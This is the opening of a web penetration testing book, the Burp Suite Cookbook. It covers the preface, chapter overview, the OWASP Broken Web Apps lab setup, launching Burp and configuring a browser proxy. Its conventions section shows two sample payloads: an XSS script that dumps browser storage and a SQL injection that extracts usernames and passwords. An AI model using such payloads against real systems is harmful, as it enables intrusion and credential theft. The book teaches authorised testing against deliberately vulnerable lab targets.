

Burp Suite

Cookbook

Practical recipes to help you master web penetration testing with Burp Suite



Sunny Wear

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with Burp Suite

Sunny Wear



BIRMINGHAM - MUMBAI

Burp Suite Cookbook

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Preface

Burp Suite is a Java-based platform for testing the security of your web applications, and has been adopted widely by professional enterprise testers.

The Burp Suite Cookbook contains recipes to tackle challenges in determining and exploring vulnerabilities in web applications. You will learn how to uncover security flaws with various test cases for complex environments. After you have configured Burp for your environment, you will use Burp tools such as Spider, Scanner, Intruder, Repeater, and Decoder, among others, to resolve specific problems faced by pentesters. You will also explore working with various modes of Burp and then perform operations on the web using the Burp CLI. Toward the end, you will cover recipes that target specific test scenarios and resolve them using best practices.

By the end of the book, you will be up and running with deploying Burp for securing web applications.

Who this book is for

If you are a security professional, web pentester, or software developer who wants to adopt Burp Suite for applications security, this book is for you.

What this book covers

Chapter 1, *Getting Started with Burp Suite*, provides setup instructions necessary to proceed through the material of the book.

Chapter 2, *Getting to Know the Burp Suite of Tools*, begins with establishing the Target scope and provides overviews to the most commonly used tools within Burp Suite.

Chapter 3, *Configuring, Spidering, Scanning, and Reporting with Burp*, helps testers to calibrate Burp settings to be less abusive towards the target application.

Chapter 4, *Assessing Authentication Schemes*, covers the basics of Authentication, including an explanation that this is the act of verifying a person or object claim is true.

Chapter 5, *Assessing Authorization Checks*, helps you understand the basics of Authorization, including an explanation that this how an application uses roles to determine user functions.

Chapter 6, *Assessing Session Management Mechanisms*, dives into the basics of Session Management, including an explanation that this how an application keeps track of user activity on a website.

Chapter 7, *Assessing Business Logic*, covers the basics of Business Logic Testing, including an explanation of some of the more common tests performed in this area.

Chapter 8, *Evaluating Input Validation Checks*, delves into the basics of Data Validation Testing, including an explanation of some of the more common tests performed in this area.

Chapter 9, *Attacking the Client*, helps you understand how Client-Side testing is concerned with the execution of code on the client, typically natively within a web browser or browser plugin. Learn how to use Burp to test the execution of code on the client-side to determine the presence of Cross-site Scripting (XSS).

Chapter 10, *Working with Burp Macros and Extensions*, teaches you how Burp macros enable penetration testers to automate events such as logins or response parameter reads to overcome potential error situations. We will also learn about Extensions as an additional functionality to Burp.

Chapter 11, *Implementing Advanced Topic Attacks*, provides a brief explanation of XXE as a vulnerability class targeting applications which parse XML and SSRF as a vulnerability class allowing an attacker to force applications to make unauthorized requests on the attacker's behalf.

To get the most out of this book

All the requirements are updated in the *Technical requirements* section for each of the chapter.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Allow the attack to continue until you reach payload 50."

A block of code is set as follows:

```
<script>try{var m = "";var l = window.localStorage; var s =
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m
+= lKey + "=" + l.getItem(lKey) +
";\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "="
+ s.getItem(lKey) +
";\n";};alert(m);}catch(e){alert(e.message);}</script>
```

Any command-line input or output is written as follows:

```
user'+union+select+concat('The+password+for'+,username,'+is'+,pass
word),mysignature+from+accounts+--+
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select a tool from the drop-down listing and click the **Lookup Tool** button."



Warnings or important notes appear like this.



Tips and tricks appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

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Targeting legal vulnerable web applications

In order for us to properly showcase the functions of Burp Suite, we need a target web application. We need to have a target which we are legally allowed to attack.

Know Your Enemy is a saying derived from Sun Tzu's *The Art of War*. The application of this principle in penetration testing is the act of attacking a target. The purpose of the attack is to uncover weaknesses in a target which can then be exploited. Commonly referred to as ethical hacking, attacking legal targets assists companies to assess the level of risk in their web applications.

More importantly, any penetration testing must be done with express, written permission. Attacking any website without this permission can result in litigation and possible incarceration. Thankfully, the information security community provides many purposefully vulnerable web applications to allow students to learn how to hack in a legal way.

A consortium group, **Open Web Application Security Project**, commonly referred to as **OWASP**, provides a plethora of resources related to web security. OWASP is considered the de facto standard in the industry for all things web security-related. Every three years or so, the group creates a listing of the Top 10 most common vulnerabilities found in web applications.



See here for more information (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project).

Throughout this book, we will use purposefully vulnerable web applications compiled into one virtual machine by OWASP. This setup enables us to legally attack the targets contained within the virtual machine.

1 Getting Started with Burp Suite

In this chapter, we will cover the following recipes:

- Downloading Burp (Community, Professional)
- Setting up a web app pentesting lab
- Starting Burp at a command line or an executable
- Listening for HTTP traffic, using Burp

Introduction

This chapter provides the setup instructions necessary to proceed through the material in this book. Starting with downloading Burp, the details include the two main Burp editions available and their distinguishing characteristics.

To use the Burp suite, a penetration tester requires a target application. This chapter includes instructions on downloading and installing OWASP applications contained within a **virtual machine (VM)**. Such applications will be used throughout the book as targeted vulnerable web applications.

Also included in this chapter is configuring a web browser to use the **Burp Proxy Listener**. This listener is required to capture HTTP traffic between the Burp and the target web application. Default settings for the listener include an **Internet Protocol (IP)** address, `127.0.0.1`, and port number `8080`.

Finally, this chapter concludes with the options for starting Burp. This includes how to start Burp at the command line, also with an optional headless mode, and using the executable.

Downloading Burp (Community, Professional)

The first step in learning the techniques contained within this book is to download the Burp suite. The download page is available here (<https://portswigger.net/burp/>). You will need to decide which edition of the Burp suite you would like to download from the following:

- Professional
- Community
- Enterprise (not covered)

What is now termed *Community* was once labeled *Free Edition*. You may see both referenced on the internet, but they are one and the same. At the time of this writing, the Professional edition costs \$399.

To help you make your decision, let's compare the two. The Community version offers many of the functions used in this book, but not all. For example, Community does not include any scanning functionality. In addition, the Community version contains some forced throttling of threads when using the Intruder functionality. There are no built-in payloads in the Community version, though you can load your own custom ones. And, finally, several Burp extensions that require Professional will, obviously, not work in the Community edition.


The Professional version has all functionality enabled including passive and active scanners. There is no forced throttled. **PortSwigger** (that is, the name of the company that writes and maintains the Burp suite) provides several built-in payloads for fuzzing and brute-forcing. Burp extensions using scanner-related API calls are workable in the Professional version as well.

In this book, we will be using the Professional version, which means much of the functionality is available in the Community edition. However, when a feature is used in this book specific to the Professional edition, a special icon will indicate this. The icon used is the following:



Getting ready

To begin our adventure together, go to <https://portswigger.net/burp> and download the edition of the Burp suite you wish to use. The page provides a slider, as following, which highlights the features of Professional and Community, allowing you to compare them:



Many readers may choose the Community edition to gain familiarity with the product prior to purchasing.

Should you choose to purchase or trial the Professional edition, you will need to complete forms or payments and subsequent email confirmations will be sent to you. Once your account is created, you may login and perform the download from the links provided in our account.

Software tool requirements


To complete this recipe, you will need the following:

- Oracle Java (<https://www.java.com/en/download/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)

How to do it...

After deciding on the edition you need, you have two installation options, including an executable or a plain JAR file. The executable is only available in Windows and is offered in both 32-bit or 64-bit. The plain JAR file is available for Windows, macOS, and Linux.

The Windows executable is self-contained and will create icons in your program listing. However, the plain JAR file requires your platform to have Java (<https://www.java.com/en/download/>) pre-installed. You may choose the current version of Java (JRE or JDK) so feel free to choose the latest version:



The screenshot displays a dark-themed interface for downloading Burp Suite. At the top, the word "Download" is written in white. Below this, there are five main download options, each with a platform icon, a text label, a "View Checksums" link, and a "Download" button with a cloud icon. The first option, "Download for Windows (64-bit)", is highlighted with an orange background. The second option, "Download plain JAR file", is highlighted with a grey background. Below these, there is a section titled "Other Platforms" with an upward-pointing chevron. Underneath, there are three more options: "Download for Linux (64-bit)", "Download for Mac OSX", and "Download for Windows (32-bit)", all with grey backgrounds.

Platform	Checksums	Action
Windows (64-bit)	View Checksums	Download
Plain JAR file	View Checksums	Download
Other Platforms ^		
Linux (64-bit)	View Checksums	Download
Mac OSX	View Checksums	Download
Windows (32-bit)	View Checksums	Download

Setting up a web app pentesting lab

The **Broken Web Application (BWA)** is an OWASP project that provides a self-contained VM complete with a variety of applications with known vulnerabilities. The applications within this VM enable students to learn about web application security, practice and observe web attacks, and make use of penetration tools such as Burp.

To follow the recipes shown in this book, we will utilize OWASP's BWA VM. At the time of this writing, the OWASP BWA VM can be downloaded from <https://sourceforge.net/projects/owaspbwa/files/>.

Getting ready

We will download the OWASP BWA VM along with supportive tools to create our web app pentesting lab.

Software tool requirements


To complete this recipe, you will need the following:

- Oracle VirtualBox (<https://www.virtualbox.org/wiki/Downloads>)
 - Choose an executable specific to your platform
- Mozilla Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)
- 7-Zip file archiver (<https://www.7-zip.org/download.html>)
- OWASP BWA VM (<https://sourceforge.net/projects/owaspbwa/files/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Oracle Java (<https://www.java.com/en/download/>)


How to do it...

For this recipe, you will need to download the OWASP BWA VM and install it by performing the following steps:


1. Click **Download Latest Version** from the OWASP BWA VM link provided earlier and unzip the file `OWASP_Broken_Web_Apps_VM_1.2.7z`.
2. You will be presented with a listing of several files, as follows:




3. All file extensions shown indicate the VM can be imported into Oracle VirtualBox or VMware Player/Workstation. For purposes of setting up the web application pentesting lab for this book, we will use Oracle VirtualBox.
4. Make a note of the `OWASP Broken Web Apps-cl1.vmdk` file. Open the VirtualBox Manager (that is, the Oracle VM VirtualBox program).
5. Within the VirtualBox Manager screen, select **Machine** | **New** from the top menu and type a name for the machine, `OWASP BWA`.
6. Set the type to Linux and version to Ubuntu (64-bit), and then click **Next**, as follows:




7. The next screen allows you to adjust the RAM or leave as suggested. Click **Next**.
8. On the next screen, choose **Use an existing virtual hard disk file**.
9. Use the folder icon on the right to select `OWASP Broken Web Apps-cl1.vmdk` file from the extracted list and click **Create**, as follows:




10. Your VM is now loaded in the VirtualBox Manager. Let's make some minor adjustments. Highlight the **OWASP BWA** entry and select **Settings** from the top menu.
11. Select the **Network** section in the left-hand pane and change to **Host-only Adapter**. Click **OK**.



12. Now let's start the virtual machine. Right-click then choose **Start** | **Normal Start**.



13. Wait until the Linux system is fully booted, which may take a few minutes. After the booting process is complete, you should see the following screen. However, the IP address shown will be different for your machine:



14. The information presented on this screen identifies the URL where you can access vulnerable web applications running on the VM. For example, in the previous screenshot, the URL is `http://192.168.56.101/`. You are given a prompt for administering the VM, but it is not necessary to log in at this time.
15. Open the Firefox browser on your host system, not in the VM. Using the Firefox Browser on your host machine, enter the URL provided (for example, `http://192.168.56.101/`), where the IP address is specific to your machine.

16. In your browser, you are presented with an index page containing links to vulnerable web applications. These applications will be used as targets throughout this book:



owaspbwa
OWASP Broken Web Applications Project
Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

+ OWASP WebGoat	+ OWASP WebGoat.NET
+ OWASP ESAPI Java SwingSet Interactive	+ OWASP Mutillidae II
+ OWASP RailsGoat	+ OWASP Bricks
+ OWASP Security Shepherd	+ Ghost
+ Magical Code Injection Rainbow	+ bWAPP
+ Damn Vulnerable Web Application	

How it works

Leveraging a customized virtual machine created by OWASP, we can quickly set up a web app pentesting lab containing purposefully vulnerable applications, which we can use as legal targets for our exercises throughout this book.

Starting Burp at a command line or as an executable


For non-Windows users or those Windows users who chose the plain JAR file option, you will start Burp at a command line each time they wish to run it. As such, you will require a particular Java command to do so.

In some circumstances, such as automated scripting, you may wish to invoke Burp at the command line as a line item in your shell script. Additionally, you may wish to run Burp without a **graphical user interface (GUI)**, referred to as **headless mode**. This section describes how to perform these tasks.

How to do it...

We will review the commands and actions required to start the Burp Suite product:

1. Start Burp in Windows, after running the installer from the downloaded `.exe` file, by double-clicking the icon on desktop or select it from the programs listing:



When using the plain JAR file, the executable `java` is followed by the option of `-jar`, followed by the name of the download JAR file.

2. Start Burp at the command line (minimal) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar burpsuite_pro_1.7.33.jar
```

If you prefer more control over the heap size settings (that is, the amount of memory allocated for the program) you may modify the `java` command.

3. The `java` executable is followed by the `-jar`, followed by the memory allocation. In this case, 2 GB (that is, `2g`) is allocated for **read access memory (RAM)**, followed by the name of the JAR file. If you get an error to the effect that you cannot allocate that much memory, just drop the amount down to something like 1,024 MB (that is, `1024m`) instead.
4. Start Burp at command line (optimize) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Xmx2g burpsuite_pro_1.7.33.jar
```

5. It is possible to start Burp at the command line and to run it in headless mode. Headless mode means running Burp without the GUI.

For the purposes of this book, we will not be running Burp in headless mode, since we are learning through the GUI. However, you may require this information in the future, which is why it is presented here.

6. Start Burp at the command line to run in headless mode with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Djava.awt.headless=true -Xmx2g burpsuite_pro_1.7.33.jar
```

Note the placement of the parameter `-Djava.awt.headless=true` immediately following the `-jar` option and before the name of the JAR file.

7. If successful, you should see the following:

```
Proxy: Proxy service started on 127.0.0.1:8080
```


Press `Ctrl + C` or `Ctrl + Z` to stop the process.

8. It is possible to provide a configuration file to the headless mode command for customizing the port number and IP address where the proxy listener is located.



Please consult PortSwigger's support pages for more information on this topic: <https://support.portswigger.net/customer/portal/questions/16805563-burp-command-line>.

9. In each startup scenario described, you should be presented with a **splash screen**. The splash screen label will match whichever edition you decided to download, either Professional or Community.
10. You may be prompted to update the version; feel free to do this, if you like. New features are constantly added into Burp to help you find vulnerabilities, so upgrading the application is a good idea. Choose **Update Now**, if applicable.
11. Next, you are presented with a dialog box asking about project files and configurations:



12. If you are using the Community edition, you will only be able to create a temporary project. If you are using the Professional edition, create a new project on disk, saving it in an appropriate location for you to find. Click **Next**.

- The subsequent splash screen asks you about the configurations you would like to use. At this point, we don't have any yet, so choose **Use Burp defaults**. As you progress through this book, you may wish to save configuration settings and load them from this splash screen in the future, as follows:



- Finally, we are ready to click **Start Burp**.

How it works...

Using either the plain JAR file or the Windows executable, you can launch Burp to start the Proxy listener to capture HTTP traffic. Burp offers temporary or permanent Project files to save activities performed in the suite.

Listening for HTTP traffic, using Burp

Burp is described as an intercepting proxy. This means Burp sits between the user's web browser and the application's web server and intercepts or captures all of the traffic flowing between them. This type of behavior is commonly referred to as a **Proxy service**.

Penetration testers use intercepting proxies to capture traffic flowing between a web browser and a web application for the purposes of analysis and manipulation. For example, a tester can pause any HTTP request, thus allowing parameter tampering prior to sending the request to the web server.

Intercepting proxies, such as Burp, allow testers to intercept both HTTP requests and HTTP responses. This allows a tester to observe the behavior of the web application under different conditions. And, as we shall see, sometimes, the behaviors are unintended from what the original developer expected.

To see the Burp suite in action, we need to configure our Firefox browser's **Network Settings** to point to our running instance of Burp. This enables Burp to capture all HTTP traffic that is flowing between your browser and the target web application.

Getting ready

We will configure Firefox browser to allow Burp to listen to all HTTP traffic flowing between the browser and the OWASP BWA VM. This will allow the proxy service within Burp to capture traffic for testing purposes.


Instructions are available on PortSwigger at (<https://support.portswigger.net/customer/portal/articles/1783066-configuring-firefox-to-work-with-burp>) and we will also step through the process in the following recipe.

How to do it...

The following are the steps you can go through to listen to all HTTP traffic using Burp:

1. Open the Firefox browser and go to **Options**.
2. In the **General** tab, scroll down to the **Network Proxy** section and then click **Settings**.
3. In the **Connection Settings**, select **Manual proxy configuration** and type in the IP address of 127.0.0.1 with port 8080. Select the **Use this proxy server for all protocols** checkbox:

4. Make sure the **No proxy** for the textbox is blank, as shown in the following screenshot, and then click **OK**:



Connection Settings

Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration

HTTP Proxy Port

Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

SOCKS v4 SOCKS v5

No Proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Automatic proxy configuration URL


OK Cancel Help

